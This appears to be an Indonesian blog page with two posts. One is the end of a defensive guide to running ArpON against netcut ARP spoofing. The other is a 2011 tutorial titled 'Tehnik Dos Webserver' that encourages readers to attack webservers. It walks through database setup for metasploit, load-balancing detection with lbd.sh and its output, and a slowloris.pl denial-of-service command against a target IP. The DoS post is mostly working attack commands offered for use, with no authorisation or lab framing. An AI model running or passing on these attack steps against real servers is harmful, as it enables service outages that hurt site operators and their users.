-u, --sarpi-timeout Sets Arp Cache refresh timeout
(Default: 10 minuts)
-s, --sarpi Manages Arp Cache statically
DYNAMIC ARP INSPECTION:
-z, --darpi-timeout Sets DARPI Cache entry timeout
(Default: 500 milliseconds)
-y, --darpi Manages Arp Cache dinamically
MISC:
-c, --license Prints license page
-v, --version Prints version number
-h, --help Prints help summary page
SEE THE MAN PAGE FOR MANY DESCRIPTIONS AND EXAMPLES
THJC@IBTeam:~$

- Jalankan arpon statik dengan koneksi wlan0
sudo arpon -i wlan0 -s

- Jalankan arpon statik dengan koneksi eth0
sudo arpon -i eth0 -s

- Jalankan arpon dinamik dengan koneksi wlan0
sudo arpon -i wlan0 -y

- Jalankan arpon dinamik dengan koneksi eth0
sudo arpon -i eth0 -y

- Jalankan arpon statik dengan koneksi wlan0 [Background]
sudo arpon -i wlan0 -s -d

- Jalankan arpon statik dengan koneksi eth0 [Background]
udo arpon -i eth0 -s -d

- Jalankan arpon dinamik dengan koneksi wlan0 [Background]
sudo arpon -i wlan0 -y -d

5. Yap, linux anda sudah dilengkapi AntiNetcut

Penjelasan perbedaan Dinamik dengan Statik
  • ARP Dinamik : ARP kita berubah - ubah, jadi netcut tidak bisa berhasil mem-flooding ARP kita. Sehingga tidak memungkinkan untuk netcut berhasil mem-flood ARP kita
  • ARP Statik : ARP kita tetap, jadi netcut tidak bisa mengganti ARP kita ke gateaway yang salah. Kita tetap berjalan pada gateaway yang benar.

semoga bermanfaat

Jumat, 07 Oktober 2011

Tehnik Dos Webserver

Serangan Dos webvserver adalah Serangan yang paling baik dari dulu sampai saat ini bahkan paling di takuti oleh semua server bahkan situs jejaring sosial sekelas facebook yang isunya akan diserang oleh hacker anoniyomus takut dengan hal ini dan jika terkena serengan ini admin harus bekerja ekstra untuk memperbaiki semua sistem yang telah terkena serangan dos. Pernahkah sahabat melakukan serangan DOS kepada webserver? kalau belum mari kita latihan untuk melakukan serangan dos. Disini saya menggunakan 2 buah file yang pertama lbd.sh yang berguna untuk melihat apakah webserver tersebut menggunakan load-balancing atau tidak, yang kedua adalah slowloris.pl yang digunakan untuk melakukan serangan dos.

sebelunya istalldb_autopwn dulu fungsinya kita dapat menggurangi penggunaan waktu untuk melakukan serangan.
caranya ketikan pada terminal
root@bt:~# apt-get install libpgsql-ruby postgresql libpq-dev
root@bt:~# su postgres
sh-4.1$ createuser root -P
could not change directory to "/root"
Enter password for new role:
Enter it again:
Shall the new role be a superuser? (y/n) n
Shall the new role be allowed to create databases? (y/n) n
Shall the new role be allowed to create more new roles? (y/n) n
sh-4.1$ createdb --owner=root metasploit
could not change directory to "/root"
exit
sh-4.1$ exit
exit

Sekarang baru deh Dos servernya
1. Download file lbd.sh dan slowloris.pl disini. kemudian unrar.
2. Cek Load-Balancing dari webserver target.

root@bt:~# cd dos
root@bt:~# ./lbd.sh IP_TARGET

Contoh :
root@bt:~/dos# ./lbd.sh 10.3.0.67
lbd - load balancing detector 0.2 - Checks if a given domain uses load-balancing.
Written by Stefan Behte (http://ge.mine.nu)
Proof-of-concept! Might give false positives.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:
Apache/2.2.0 (Win32) DAV/2 mod_ssl/2.2.0 OpenSSL/0.9.8a mod_autoindex_color PHP/4.4.1-pl1
NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:24, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:25, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:26, 15:16:29, 15:16:29, 15:16:29, 15:16:29, NOT FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

10.3.0.67 does NOT use Load-balancing.
root@bt:~/dos#

Jika jawabannya adalah "10.3.0.67 does NOT use Load-balancing." maka kita akan melakukan serangan dos.

3. Serangan Dos.
root@bt:~/dos# ./slowloris.pl -dns IP_TARGET

* Untuk tipe serangan yang lain bisa dilihat didalam file slowloris.pl.
Berikut Videonya.


Terimakasih untuk abang abangan ono kita yang telah menurunkan ilmunya kepada saya.he